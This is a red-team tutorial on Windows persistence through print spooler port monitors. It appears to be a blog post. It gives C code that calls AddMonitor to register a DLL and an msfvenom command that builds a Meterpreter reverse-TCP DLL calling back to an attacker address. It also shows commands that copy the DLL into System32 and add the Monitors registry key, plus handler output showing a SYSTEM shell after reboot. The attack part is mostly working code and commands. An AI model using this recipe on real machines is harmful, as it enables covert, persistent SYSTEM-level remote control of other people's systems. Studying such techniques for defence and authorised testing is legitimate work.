Persistence – Port Monitors

October 28, 2019

The print spooler service is responsible for managing printing jobs in Windows operating systems. Interaction with the service is performed through the Print Spooler API which contains a function (**AddMonitor**) that can be used to install local port monitors and connects the configuration, data and monitor files. This function has the ability to inject a DLL into the **spoolsv.exe** process and by creating a registry key red team operators can achieve persistence on the system.


Brady Bloxham demonstrated this persistence technique during Defcon 22. It should be noted that this technique requires Administrator level privileges and the DLL to be dropped to disk. Mantvydas Baranauskas used the following code in his website as part of his red team notes.

The **Windows.h** header includes the **Winspool.h** header which is required by Microsoft specification. The **MONITOR_INFO_2** is used to specify the necessary monitor details which are:

- **pName** // Name of the monitor
- **pEnvironment** // Environment architecture
- **pDLLName** //Name of the monitor DLL file

```
#include "Windows.h"

int main() {
        MONITOR_INFO_2 monitorInfo;
        TCHAR env[12] = TEXT("Windows x64");
        TCHAR name[12] = TEXT("Monitor");
        TCHAR dll[12] = TEXT("test.dll");
        monitorInfo.pName = name;
        monitorInfo.pEnvironment = env;
        monitorInfo.pDLLName = dll;
        AddMonitor(NULL, 2, (LPBYTE)&monitorInfo);
        return 0;
}
```



```
#include "Windows.h"

int main() {
    MONITOR_INFO_2 monitorInfo;
    TCHAR env[12] = TEXT("Windows x64");
    TCHAR name[12] = TEXT("Monitor");
    TCHAR dll[12] = TEXT("test.dll");
    monitorInfo.pName = name;
    monitorInfo.pEnvironment = env;
    monitorInfo.pDLLName = dll;
    AddMonitor(NULL, 2, (LPBYTE)&monitorInfo);
    return 0;
}
```


AddMonitor Function

Compiling the code will generate an executable (in this case Monitors.exe) that will perform the registration of the malicious DLL (test.dll) on the system. Metasploit Framework can be used to generate DLL files that will serve a Meterpreter payload.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.21 LPORT=4444 -f dll
> test.dll
```

The DLL is required to be copied on the System32 folder because this is the expected location by the **AddMonitor** function in order to load relevant DLL's according to Microsoft documentation.

```
copy C:\Users\pentestlab\Desktop\test.dll C:\Windows\System32
Monitors.exe
```




```
C:\Windows\system32>copy C:\Users\pentestlab\Desktop\test.dll C:\Windows\System32
        1 file(s) copied.

C:\Windows\system32>Monitors.exe

C:\Windows\system32>
```

Copy Malicious DLL to System32

The Monitors.exe is required to be on the same folder (System32) as the malicious DLL. Executing the file will establish a communication with Meterpreter.



```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.21:4444
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 1 opened (10.0.2.21:4444 -> 10.0.2.30:49692) at 2019-10-
24 19:17:37 -0400

meterpreter >
```


Meterpreter – AddMonitor Registration DLL

However in order to achieve persistence a key is required under the "**Monitors**" registry location.

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Print\Monitors
```

The following command will create a registry key that will contain the value **test.dll**. Reviewing the registry from the editor will validate that the key has been created.

```
reg add "hklm\system\currentcontrolset\control\print\monitors\Pentestlab" /v
"Driver" /d "test.dll" /t REG_SZ
```




Υπολογιστής\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Print\Monitors\Pentestlab

```
NodeInterfaces
Notifications
Nsi
OSExtensionDatabase
PnP
Power
Print
  Environments
  Monitors
    Appmon
    Local Port
    Microsoft Shared Fax Mo
    Standard TCP/IP Port
    USB Monitor
    WSD Port
    Pentestlab
```

Όνομα	Τύπος	Δεδομένα
(Προεπιλογή)	REG_SZ	(η τιμή δεν έχει οριστεί)
Driver	REG_SZ	test.dll

Port Monitors – Registry Key

On the next reboot the spoolsv.exe process will load all the driver DLL files that exist in the Monitors registry key and are stored in Windows folder System32. The following image demonstrates that the Meterpreter session has established the same level of privileges as the Print Spooler service (SYSTEM) and the execution was performed from System32 folder which is the folder that the test.dll has been dropped.



```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.21:4444
[*] 10.0.2.30 - Meterpreter session 2 closed.  Reason: Died
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 3 opened (10.0.2.21:4444 -> 10.0.2.30:49669) at 2019-10-
26 08:35:24 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > pwd
C:\Windows\system32
meterpreter > 
```

Persistence Port Monitors – Meterpreter

Rerefences